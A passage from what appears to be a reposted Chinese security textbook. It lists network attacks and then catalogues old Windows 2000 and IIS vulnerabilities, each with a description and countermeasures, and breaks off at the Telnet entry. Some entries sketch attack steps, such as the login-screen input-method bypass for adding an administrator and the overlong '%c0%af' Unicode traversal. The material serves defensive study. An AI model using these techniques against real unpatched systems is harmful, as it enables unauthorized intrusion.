免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

有的报文通过一个不可靠主机来转发。对付这种威胁的方法是对所有的ICMP重定向报文进行过滤，有的路由软件可对此进行配置。单纯地抛弃所有的重定向报文是不可取的，因为主机和路由器常常会用到它们，如一个路由器发生故障时。

9. 针对源路径选项的弱点攻击

若强制报文通过一个特定的路径到达目的主机，一个外部攻击者可以传送一个具有内部主机这样的报文用来攻陷防火墙并欺骗主机。对于地址的源路径报文，服务器会相信这个报文并对攻击者发送回答报文，因为这是IP的源路径选项要求。对付这种攻击最好的办法是配置好路由器，使它抛弃那些由外部网进来的声称是内部主机的报文。

10. 以太网广播攻击

将以太网接口置为乱模式，截获局部范围的所有数据包为自己所用。

11. 跳跃式攻击

现在许多因特网上的站点都使用UNIX操作系统。黑客们会设法先登录到一台UNIX的主机上，通过操作系统的漏洞来取得系统特权，然后再以此为据点访问其余的主机，这种做法称为跳跃。黑客们在达到目的主机之前往往会这样跳几次。例如一名黑客在进入美国联邦调查局的网络之前，可能会先登录到亚洲的一台主机上，再从那里登录到加拿大的一台主机，然后再跳到欧洲，最后从法国的一台主机向联邦调查局发起攻击。这样攻击的网络即使发现了黑客是从何处向自己发起了攻击，管理人员也很难顺藤摸瓜找回去，更何况黑客在取得某台主机的系统特权后，可以在退出时删除系统日志把“藤”割断。只要能够登录到UNIX系统上，就能相对容易地成为超级用户，这使得它同时成为了黑客和安全专家们的关注点。

12. 窃取TCP协议连接

网络互联协议也存在着许多容易受到攻击的地方，而且互联协议的最初产生本来就是为了更方便信息的交流，因此设计者很少甚至不对安全方面进行考虑。针对安全协议的分析于是成为攻击的最厉害一招。

在几乎所有的由UNIX实现的协议簇中，存在着一个久未认知的漏洞，这个漏洞使得窃取TCP连接成为可能，当TCP连接正在建立时，服务器用一个含有初始序列号的回答报文来确认用户的请求。这个序列号无特殊的要求，只要是唯一的就可以了。客户端收到回答后，再对其确认一次即可建立连接。TCP协议规范要求每秒更换序列号25万次，但大多数的UNIX系统实际更换频率会远小于此数量，而且下一次更换的数字往往是可以预知的。而黑客正是有这种可预知服务器初始序列号的能力，使得攻击得以完成。唯一可以防御这种攻击的方法是使初始序列号的产生更具有随机性。最安全的解决方法是用加密算法产生初始序列号。额外的CPU运算负载对现在的硬件速度来说是可以忽略的。

13. 夺取系统控制权

在UNIX下，太多的文件只能由超级用户拥有，而很少是可以由某一类用户所有，这使得管理员必须在root下进行各种操作，这种做法并不是很安全的。黑客攻击的首要对象就是root，最常受到攻击的目标是超级用户password。严格地说，UNIX下的用户密码是没有加密的，它只是作为DES算法加密一个常用字符串的密钥。现在出现了许多用来解密的软件工具，它们利用CPU的高速度穷尽式搜索密码。攻击一旦成功，黑客就会成为UNIX系统中的主人。可将系统中的权利进行三权分立，如果设置邮件系统管理员管理，那么邮件系统管理员就可以在不具有超级用户特权的情况下很好地管理邮件系统，这会使系统安全很多。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

第2章

Windows操作系统是迄今为止使用最为广泛的操作平台，从最早的3.x版本到目前常见的Windows XP，乃至已经发布的最新一代的Windows Vista，其系统安全性逐渐提高。但是安全漏洞是难以根除的。黑客在进行入侵的时候，都必须先对系统进行相关的分析以便确定系统存在的相应的缺陷和漏洞，然后才进行入侵操作。在这一章里将介绍Windows系统中存在的一些安全漏洞。

Windows系统中的漏洞



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



2.1 Windows系统的安全隐患

Windows的系统安全性只是相对而言的，事实上自从Windows 98以来，Windows的安全性就一直受到人们的非议，层出不穷的系统漏洞和bug成为Windows最大的安全隐患。

2.1.1 Windows系统漏洞产生的原因

系统漏洞是指应用软件或操作系统软件在逻辑设计上的缺陷或在编写时产生的错误，这个缺陷或错误可以被不法者或者电脑黑客利用，通过植入木马、病毒等方式来攻击或控制整个电脑，从而窃取电脑中的重要资料和信息，甚至破坏系统。漏洞的产生大致有三个原因，具体如下所述。

1. 人为原因

在程序编写过程中，为实现不可告人的目的，在程序代码的隐蔽处保留后门。

2. 客观原因

受编程人员的能力、经验和当时安全技术所限，在程序中难免会有不足之处，轻则影响程序效率，重则导致非授权用户的权限提升。

3. 硬件原因

由于硬件原因，使编程人员无法弥补硬件的漏洞，从而使硬件的问题通过软件表现。当然，Windows漏洞层出不穷也有其客观原因，即任何事物都非十全十美，作为应用于桌面的操作系统——Windows也是如此，且由于其在桌面操作系统的垄断地位，使其存在的问题会很快暴露。此外和Linux等开放源码的操作系统相比，Windows属于暗箱操作，普通用户无法获取源代码，因此安全问题均由微软自身解决。

2.1.2 Windows系统漏洞的安全隐患

在2.1.1小节中讲到Windows漏洞的产生主要是由于三方面的原因，因此导致Windows操作系统中存在大量的安全隐患和Bug。在这一小节将介绍Windows操作系统中一些常见的安全隐患和Bug。

1. 代码庞大复杂，代码重用现象严重

一般来说，程序中的bug和程序的大小是成正比的。由于Windows操作系统的代码量非常庞大，并要追求工程学上的完美，因此难免存在大量的错误，而且新版本在继承原版本的重要核心代码的同时也就继承了原先代码中存在的Bug。

2. 盲目追求易用性和兼容性

为了增强其功能，默认支持的程序过多就给了风险程序以可乘之机，造成该系统能够包含关联、兼容一些出人意料的程序。

3. Unicode的支持

IIS 4.0和IIS 5.0在Unicode字符解码的实现中存在一个安全漏洞，导致用户可以远程通过IIS执行任意命令。当IIS打开文件时，如果该文件名包含Unicode字符，就会对其进行解码，如果用户提供一些特殊的编码，将导致IIS错误地打开或者执行某些Web

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

根目录以外的文件。

4. 扩展名欺骗

Windows不完全是按照扩展名来处理文件的，而是根据文件头部的信息对文件性质作出初步的判断。

例如命名一个文件“file.html.exe”，其中用ASCII的255来代替其中的空格，那么在Windows里面将只能看见文件名是file.html。并且这个文件名欺骗对IE的下载对话框同样存在，恶意者可能连接一个可执行文件，但是让人看起来像一个HTML网页。

5. 无法辨别“\”和“/”

在Windows下一般是使用“\”表示目录，但是使用“/”系统也能够接受，这和UNIX仅仅支持“/”是不同的。在编写ASP、PHP以及在编写Web服务器之类的程序时，混乱使用“/”和“\”可能会导致对Web上级目录的越权访问。

6. UNC路径支持

对UNC路径的支持可以使用户很简单地访问远程文件，但是同时也会带来一系列的安全问题，首先UNC几乎在任何地方都可以使用，可以有无数种方法欺骗用户访问入侵者的机器。而Windows 2000/XP的认证机制为了易用性，默认会在用户访问的时候主动把当前用户密码的散列值发送过去。对于没有加固的系统来说，散列值和密码本身几乎是没有区别的。

7. 设备文件名问题

Windows 2000/XP的很多设备可以通过字符链接作为文件访问。有些程序在编写的时候，往往防止对任意驱动器进行访问的控制手段模块设置考虑的不足。例如使用“\.C:”这样的方式来试图访问C:盘，就可能绕过一些编写不当的程序。

8. 注册表庞大而复杂

注册表对Windows来说非常重要，注册表实际上是一个很庞大的数据库，包含了应用程序和计算机系统的配置、系统和应用程序的初始化信息、应用程序和文档之间的关联关系、硬件设备的说明、状态和属性以及各种状态信息和数据等。由于注册表过于庞大和复杂，因此很容易出现漏洞而被人所利用。

9. WSH

WSH对象非常强大，它的系统脚本引擎是默认安全的，在IE、Office等软件中被广泛支持，IE、Office中的许多漏洞都与此有关。

10. 系统全选分配繁冗

Windows 2000/XP中几乎每个文件都可以设置权限，每一个对象、注册表项、设备……这么庞大的访问控制列表实在难以一一审核，而其中很多都可以被用来作为后门。

11. 默认兼容lanman验证

早在Windows NT 4.0的时代，就有人提出了传递散列值的进攻方法。因为在lanman验证方法中只是简单地对比MD4散列值。那么理论上只要有了账号和口令的散列值就可以通过lanman验证，而不需要用10pht Crack之类的工具去解除口令。由于这种攻击方式需要从根本上改动验证过程，而修改Windows内核过于困难，当时的发现者是使用修改Samba的方法来实现的，而且代码并未公开。最近有人对此提出了一个新思路并公开了代码，可以在各种平台实现，使得这个问题的风险大大地增加了。所以在做系统加固的时候一定要把验证方式改掉。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

12. 设计失误

Windows上有很多设计失误，譬如账号锁定和IIS的安全设计之间就有冲突。一旦启用账号锁定策略，即可对IUSER_和IWAM_进行穷举，这两个账号锁定后，任何人都无法访问IIS，这运用很小的代价就能实现DOS，类似的问题还有不少。



2.2 Windows 2000系统中的漏洞

Windows 2000曾经是服务器操作系统的主流，到现在依然有很多企业在使用它，在这一节里将介绍黑客在攻击Windows 2000系统时经常利用的一些漏洞和方法，以及应对策略。

2.2.1 输入法漏洞

- 漏洞描述：通过该漏洞攻击者可浏览计算机上的所有文件，且可执行net.exe命令添加Administrator级别的管理员用户，从而完全控制计算机。
- 说明：在Windows 2000的登录窗口中，按Ctrl+Shift组合键，切换至全拼输入法。在输入法状态条上右击，选择“帮助”中的“输入指南”命令，然后选择“选项”右击，选择“跳转到URL”命令，随后即可输入各类命令。如使用系统的net命令，即可添加系统管理员用户，随后即可通过该账户登录。
- 对策：

(1) 卸载不用的输入法，并删除输入法的帮助文件。

(2) 安装Windows 2000的Service Pack 1以上的版本。

2.2.2 Unicode漏洞

- 漏洞描述：攻击者可通过IE浏览器远程运行被攻击计算机的cmd.exe文件，从而使该计算机的文件暴露，且可随意执行和更改文件。
- 说明：Unicode标准被很多软件开发者所采用，无论何种平台、程序或开发语言，Unicode均为每个字符提供独一无二的序号，如向IIS服务器发出包括非法Unicode UTF-8序列的URL，攻击者可使服务器逐字“进入或退出”目录并执行任意程序，该攻击即称为目录转换攻击。Unicode用“%2f”和“%5c”分别代表“/”和“\”字符，但也可用“超长”序列代替这些字符。“超长”序列是非法的Unicode表示符，如用“%c0%af”代表“/”字符。由于IIS不对超长序列进行检查，因此在URL中添加超长的Unicode序列后，可绕过微软的安全检查，如对一个标记为可执行的文件夹发出该请求，攻击者即可在服务器上运行可执行文件。
- 对策：

(1) 为避免该类攻击，建议下载最新补丁，安装IIS Lockdown和URL Scan来加固系统，从而避免该类攻击。

(2) 安装Windows 2000的Service Pack 2以上的版本。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2.2.3 ISAPI缓冲区扩展溢出漏洞

- 漏洞描述：攻击者向装有IIS 5.0的Windows 2000服务器发送特定数据，造成缓冲区溢出，从而控制IIS服务器，甚至获取服务器的最高权限。
- 说明：IIS是在很多Windows NT和Windows 2000系统中使用的服务器软件。安装IIS后会自动安装多个ISAPI Extensions。
  ISAPI即Internet Services Application Programming Interface，允许开发人员使用DLL扩展IIS服务器性能，然而某些动态链接库，如IDQ.DLL存在错误，使其进行不正确的边界检查。当外部攻击实施向ISAPI扩展发送特定参数的Buffer Over Run攻击时，即可从外部执行服务器的所有程序。
  IDQ.DLL缓冲区溢出漏洞将影响Microsoft Index Server 2.0和Windows 2000中的Indexing Service，而打印机缓冲区溢出漏洞将影响Windows 2000 Server、Advanced Server 和安装IIS 5.0的Server Data Center Edition。
- 对策：
  （1）管理员应及时检查并取消不需要的ISAPI扩展，并让系统运行于工作所需的最少服务状态中。
  （2）安装Windows 2000的Service Pack 2以上的版本。

2.2.4 MS SQL Server的SA空密码漏洞

- 漏洞描述：攻击者可在安装MS SQL Server的Windows 2000服务器上新建Administrators组用户。
- 说明：在Windows 2000中，企业级用户一般均使用微软的数据库管理软件MS SQL Server，在安装MS SQL Server后，将会产生默认的SA用户，且初始密码在管理员未设置的情况下为空，但SA为MS SQL Server中非常重要的安全模块成员，因此入侵者即可通过MS SQL Server客户端进行数据库远程连接，然后通过SQL的远程数据库管理命令进行命令操作，从而在MS SQL Server服务器上新建管理员级别的Administrators组用户。
- 对策：
  （1）安装SQL Server后应立即修改SA的空密码。
  （2）安装Windows 2000的Service Pack 3版本。

2.2.5 系统管理权限漏洞

- 漏洞描述：操作系统权限有可能被登录至Windows 2000的普通用户所窃取。
- 说明：该漏洞发现于网络连接管理器（Network Connection Manager，NCM）中，网络连接管理器是管理并设置系统网络连接的组件。在建立网络连接时，连接管理器将调用某个处理程序，由于连接管理器中的安全漏洞，因此经过某些复杂的操作步骤，被调用的处理程序将在局部系统权限下运行，且有可能调用其他处理程序。
  如作为处理程序而指定任意程序后，该程序将在局部系统权限下运行，而该权限即Windows系统自身的执行权限，且基本未受任何限制，因此在该权限下任

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

何程序均可运行，普通用户即可控制整个系统。

- 对策：安装Windows 2000的Service Pack 3版本。

2.2.6 路径优先漏洞

- 漏洞描述：本地攻击者可利用该漏洞在系统中放置木马，并以系统登录用户安全权限执行。
- 说明：Windows 2000在应用程序的绝对路径未指定的情况下会使用path的系统变量进行搜索，而该搜索方法存在缺陷，本地攻击者可利用该漏洞在系统中放置木马，并以同系统登录用户的安全权限执行。
  在Windows 2000中，默认对系统的root文件夹提供everyone组的全部访问权限。一般系统root并未包含在搜索路径中，但在某些情况，如登录或应用开始菜单的“运行”命令调用时，其会包含在搜索路径中。该情况可导致攻击者使用木马程序对同一系统用户进行攻击，即通过在系统root目录中建立和原系统程序相同名称的木马程序，然后等待其他用户登录系统和调用木马程序。
- 对策：微软目前还未推出相应的补丁程序，建议通过对系统root目录设置权限来减小该漏洞的危害。

2.2.7 NetDDE消息权限提升漏洞

- 漏洞描述：
  网络动态数据交换（Network Dynamic Data Exchange，NetDDE）是一种在不同Windows应用程序间动态共享数据的技术，该共享通过受信任共享的通信通道完成，受信任共享由网络DDE代理服务管理。
  本地机器的进程可向网络DDE代理发出请求，包括指定针对某个受信任共享应运行的应用程序，但由于网络DDE代理运行在本地系统用户的安全范围中并处理所有请求，因此攻击者可使网络DDE代理在本地系统用户的安全范围中执行其指定代码，从而提升权限并完全控制本地机器。
- 说明：Network DDE服务负责维护所有活动的网络DDE共享列表并管理NetDDE连接。当该服务启动时，在当前登录用户的桌面将创建隐藏的IPC窗口，用于和打开DDE特性的应用程序进行通信。该窗口名称为NetDDE Agent，类名为NDDEAgent，由于窗口由Winlogon创建，因此窗口过程将运行于Winlogon的进程空间中，并以SYSTEM的权限来处理消息。
  WM_COPYDATA消息是该窗口所处理的消息之一，DDE用该消息将内存从进程传送至另一个进程。WM_COPYDATA消息由SendMessage函数发送，并由底层消息子系统作为特殊情况进行处理。
  当缓冲区的特殊数据传送至窗口过程时，将首先检查前12个字节的值，如不同，则消息处理过程将返回错误，否则即取出两个ASCII字符串并将其转换为Unicode串后检查共享名，以确保存在且为受信任的共享，但由于默认情况在系统中可存在多个受信任共享，因此可对其进行穷举，对每个共享名均尝试运行命令直至获取受信任的共享。
- 对策：
  (1) 禁止DDE共享，但会导致某些需使用DDE共享的程序无法正常工作。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（2）以管理员身份运行ddeshare.exe，删除不必要的受信任共享。
（3）下载并安装补丁程序。
（4）安装Windows 2000的Service Pack 3版本。

2.2.8 RDP拒绝服务漏洞

- 漏洞描述：向RDP服务端口提交多个畸形包会导致服务器崩溃。
- 说明：RDP（Remote Desktop Protocol），即远程桌面协议，是终端服务器和客户端间的通信协议，其允许远程用户使用键盘和鼠标通过网络在应用程序间进行通信。Windows 2000的服务器和高级服务器版本在以终端服务器形式使用时易受到拒绝服务攻击。
  向RDP服务端口提交多个畸形包会导致服务器崩溃，未保存数据将丢失，需重启服务器才可恢复正常功能。
- 对策：安装Windows 2000的Service Pack 2以上版本。

2.2.9 域控制器拒绝服务漏洞

- 漏洞描述：提交至域控制器的大量无效请求将导致系统停止响应。
- 说明：Windows 2000域控制器存在拒绝服务的情况，向域控制器提交大量的无效请求会导致系统停止响应。
  开启了464号UDP端口的Windows 2000服务器容易收到UDP的ping攻击，只需向该端口发送数据包的源端口使用19号端口，即可使服务器的CPU占用率大为提升。
- 对策：安装Windows 2000的Service Pack 2以上版本。

2.2.10 事件查看器存在缓冲区溢出

- 漏洞描述：攻击者可使事件查看器崩溃或执行任意代码。
- 说明：Windows 2000的事件查看器在显示事件记录细节情况时存在缓冲区溢出，通过在事件记录字段中填入特殊构造的数据，攻击者可使事件查看器崩溃或执行任意代码。
- 对策：安装Windows 2000的Service Pack 2以上版本。

2.2.11 UDP套接字拒绝服务漏洞

- 漏洞描述：当接收恶意电子邮件或访问某恶意网站时，Windows 2000会停止DNS解析，而Windows 98则会拒绝接受新的TCP连接。
- 说明：Windows 2000和Windows 98容易受到拒绝服务的影响。当收到一封恶意构造的电子邮件或者访问某个恶意的网站时，Windows 2000可能会停止DNS解析，而Windows 98则会拒绝接受新的TCP连接，这些情况由于应用程序在分配网络套接字时缺少限制所引起，网站的恶意Java Applet程序可利用该漏洞使系统拒绝服务。
- 对策：在浏览器中禁止执行Java Applet。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2.2.12 安全账户管理漏洞

- 漏洞描述：安全账户管理数据库可由Administrator账户和Administrator组中的所有成员、备份操作员、服务器操作员及所有具有备份特权的人员所复制。
- 说明：SAM数据库的一个备份可被某些工具所利用于破解口令，Windows 2000在对用户进行身份验证时，仅可实现加密RSA水平。在该情况下，甚至不需使用工具即可猜测明文口令。
- 对策：限制Administrator组和备份组账户的成员资格，并加强对这些账户的跟踪，尤其对Administrator账户的登录失败和注销。

2.2.13 IIS 5.0 的HTR映射远程堆溢出漏洞

- 漏洞描述：Windows 2000的IIS 5.0对htr文件的映射请求处理存在堆溢出漏洞，远程攻击者可利用该漏洞获取主机普通用户的访问权限。
- 说明：默认安装的IIS提供对htr文件请求的支持，一般htr文件用于设置基于Web的口令，其请求被映射为一个ISAPI扩展，并由ISM.DLL来处理。当请求传送至ISM.DLL 的ISAPI过滤器处理时，某些特殊请求将导致处理过程中发生堆溢出问题，原因为ISM.DLL分配的缓冲区比实际接受的用户输入数据长度小一个字节，因此导致一个单字节溢出的发生。
  如攻击者使用随机数据，可使IIS服务崩溃（即IIS 5.0会自动重启），某些发送的数据，也可使程序执行任意代码。如成功利用该漏洞，远程攻击者可获取IIS 4.0中的SYSTEM权限和IIS 5.0中的IWAM_computername用户权限。
- 对策：
  (1) 建议在不需使用htr映射时，立刻删除htr脚本映射。
  (2) 安装Windows 2000的Serive Pack 2以上版本。

2.2.14 IIS 5.0的ASP缓冲溢出漏洞

- 漏洞描述：IIS 5.0 ASP 的ISAPI过滤器存在远程缓冲区溢出漏洞，远程攻击者可利用该漏洞获取主机普通用户访问权限。
- 说明：默认安装的IIS 5.0服务器加载ASP ISAPI过滤器，在处理分块编码传送机制的代码中存在缓冲区溢出漏洞，攻击者可通过提交恶意分块编码数据来覆盖内存数据，并通过指定的数据重写任意地址的4字节内存。
  如攻击者使用随机数据，可使IIS服务崩溃（IIS 5.0会自动重启）。成功利用该漏洞，攻击者可获取IIS 5.0的 IWAM_computername用户权限。
- 对策：
  (1) 如不使用ASP脚本，可删除asp脚本映射。
  (2) 安装Windows 2000的Serive Pack 2以上版本。

2.2.15 Narrator本地密码信息泄露漏洞

- 漏洞描述：恶意攻击者可使计算机读出用户名和密码。
- 说明：Windows 2000包含可选用功能——Narrator，该功能用于将文本翻译为

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

语音。Narrator在登录至终端服务进程时存在设计问题，本地攻击者可利用该漏洞获取密码信息。

当Narrator登录至终端服务进程时，会将用户名、域名和相关的密码以语音方式输出，导致密码信息泄露。

- 对策：建议不安装该功能。

2.2.16 SMTP认证漏洞

- 漏洞描述：SMTP 用户认证可跳过。
- 说明：SMTP服务属于Windows 2000 Server和Internet Mail Connector默认安装的部分。当Windows 2000 SMTP Service和Exchange Server 5.5 IMC接收NTLM验证层用户验证通知时，在赋予该用户合法访问权限前会进行多余的验证，在某些情况下会进行不正确的验证，使攻击者可获取用户级的非法访问权。
- 对策：可到微软官方网站下载安装补丁。

2.2.17 IIS 5.0/5.1验证漏洞

- 漏洞描述：IIS验证漏洞导致泄露系统信息及账户可通过暴力法破解。
- 说明：IIS提供了Web、FTP和Mail等服务，并支持匿名访问，当Web服务器验证用户失败时，将返回“401 Access Denied”的信息，如服务器支持基本认证方式，攻击者可将主机头域置空后，Web服务器将返回包含内部地址的信息，因此可利用该问题对服务器的用户口令进行暴力法破解。
- 对策：

（1）如服务器访问不需认证，建议关闭基本认证和集成的Windows认证。

（2）设置账号策略以防止暴力法破解。

2.2.18 SQL Server的函数库漏洞

- 漏洞描述：在Windows 2000 和SQL Server 7.0/2000系统中，由于函数库本身问题会导致内存溢出和拒绝服务。本地攻击者利用该漏洞可获取系统特权或进行D.o.S攻击，并可运行攻击程序，使其产生拒绝服务。
- 说明：SQL Server 7.0/2000提供很多函数使数据库查询产生文字信息，这些文字信息保存于变量中，这些函数存在两种漏洞，如下所述。

（1）函数库本身问题，产生内存溢出，且可按需执行程序或引起其SQL Server服务产生错误。

（2）调用SQL Server函数库时，产生C runtime函数库内格式字符串漏洞。

由于这两个漏洞产生原因不同，因此需分别修补，建议按需对C runtime进行修正。

- 对策：建议用户按 SQL Server和C runtime的不同方式进行修补安装。

2.2.19 IIS 5.0 伪造Content-Length拒绝服务漏洞

- 漏洞描述：通过向IIS 5.0发送某些请求，可导致IIS 5.0拒绝服务。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

- 说明：当IIS 5.0接收包含伪造的Content-Length域的GET请求时，会以异常方式处理该请求，即IIS 5.0保持该连接且不超时，但不再响应其他请求，重启才可恢复正常工作。
- 对策：目前还未有关于该漏洞的补丁程序，建议限制非信任主机对80端口的访问。

2.2.20 调试寄存器漏洞

- 漏洞描述：通过该漏洞，可提升用户权限。
- 说明：如在Windows 2000系统执行程序，通过该漏洞可提升用户权限。该漏洞的原因在于x86调试寄存器的DR0至DR7寄存器对于所有进程均为全局性。因此在进程中所设的硬件断点会影响其他进程和服务，如该断点在某个服务中被触发，会引发单步异常，该进程和服务即被终止。
- 对策：安装Windows 2000的Service Pack 3版本。

2.2.21 drwtsn32.exe文件漏洞

- 漏洞描述：drwtsn32.exe文件的故障使文件默认权限设置不当，可能导致敏感信息泄漏。
- 说明：drwtsn32.exe（Dr. Watson）是Windows系统内置的程序错误调试器，在默认状态下，出现程序错误时Dr. Watson 将自动启动，除非系统安装VC等其他具有调试功能的软件。

  由于user.dmp中存储内容为当前用户的部分内存镜像，因此可导致各种敏感信息泄漏，如账号、口令、邮件、浏览过的网页和编辑的文件等，具体取决于崩溃的应用程序和在此之前用户进行的操作。由于多种原因可导致Windows系统崩溃，因此无法排除恶意用户利用该漏洞获取非授权信息的可能。
- 对策：

  （1）输入不带参数的drwtsn32，更改故障文件至特权路径或取消“建立故障转储文件”选项。

  （2）删除注册表项[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\ AeDebug]下的相关键值。

  （3）使用其他调试工具。

2.2.22 快捷方式漏洞

- 漏洞描述：Windows快捷方式可导致本地拒绝服务和用户口令散列值泄漏及执行恶意程序。
- 说明：Windows快捷方式即扩展名为.lnk、.pif或.url的文件。其中.url文件为纯文本格式，.lnk和.pif文件为二进制文件。这三种快捷方式均可自定义图标文件，当将图标文件名设置为Windows的默认设备名时，由于设备名称解析漏洞，可导致Windows 9x系统崩溃。由于图标搜索由资源浏览器自动完成，因此只需快捷方式在资源管理器中出现，即可导致系统崩溃。

  对于Windows NT/2000系统不会由于设备名称解析而崩溃，但如创建一个完

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

全由ASCII字符填充组成的.pif文件时会出现很多故障。例如，对一个大于369字节的非法.pif文件调用“查看”属性的“程序”页时，资源管理器会出错，提示“"0x77650b82"指令引用的"0x000000000"内存。该内存无法为'read'”，但该错误不会引发缓冲溢出的安全问题。

- 对策：不轻易将邮件附件导出，尤其不导出至桌面，不轻易打开邮件中的各种快捷方式附件。

2.2.23 UTF漏洞

- 漏洞描述：IIS存在UTF目录遍历漏洞，攻击者利用该漏洞执行任意代码。
- 说明：IIS一般会阻断HTTP请求中对Web根目录外文件的访问，但通过使用特殊的UTF编码，攻击者可绕过过滤机制非法访问系统文件，并执行任意代码。
  利用该漏洞，远程攻击者通过Web客户端能以IUSR_machinename账号身份访问系统文件。
- 对策：安装Windows 2000的Service Pack 4版本。

2.2.24 IIS 5.0 SEARCH方法远程攻击漏洞

- 漏洞描述：IIS 5.0的SEARCH方法存在漏洞，易导致远程攻击。
- 说明：WebDAV是HTTP协议的扩展，允许远程编写和管理Web内容。微软IIS 5.0的WebDAV在处理某些畸形的请求时存在缺陷，当提交超长的SEARCH请求时可使IIS 服务重启。
- 对策：先停止IIS服务，然后禁止everyone用户访问httpext.dll，最后启动IIS服务。

2.2.25 LDAP漏洞

- 漏洞描述：远程攻击者利用 Microsoft LDAP 漏洞可改变管理员口令。
- 说明：LDAP服务器可被配置为通过SSL支持的LDAP，主要目的在于允许用户改变目录宿主的数据性质，但当目录宿主为域用户且数据特性为域口令时，服务器将不检查请求的合法性。
  利用该漏洞，攻击者可改变任何用户，包括管理员的域登录口令。此外Windows默认安装没有该漏洞，仅在LDAP服务器上安装数字证书才可建立通过SSL的LDAP，如跳过防火墙阻断TCP 636端口，则攻击者无法利用该漏洞。
- 对策：可到微软官方网站下载并安装补丁程序。

2.2.26 IIS 5.0 拒绝服务漏洞

- 漏洞描述：利用设备文件导致IIS拒绝服务。
- 说明：当使用FSO（File System Object）组件打开或读取设备文件时（如com1或com2等）将导致ASP-processor停止响应。对于本地攻击者，如有创建ASP文件的权限，可导致服务器死机。
- 对策：修补FSO组件的相关代码，使其在打开文件前须检查其是否存在。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2.2.27 Telnet漏洞

- 漏洞描述：Windows 2000 Telnet 服务存在很多重大安全漏洞。
- 说明：

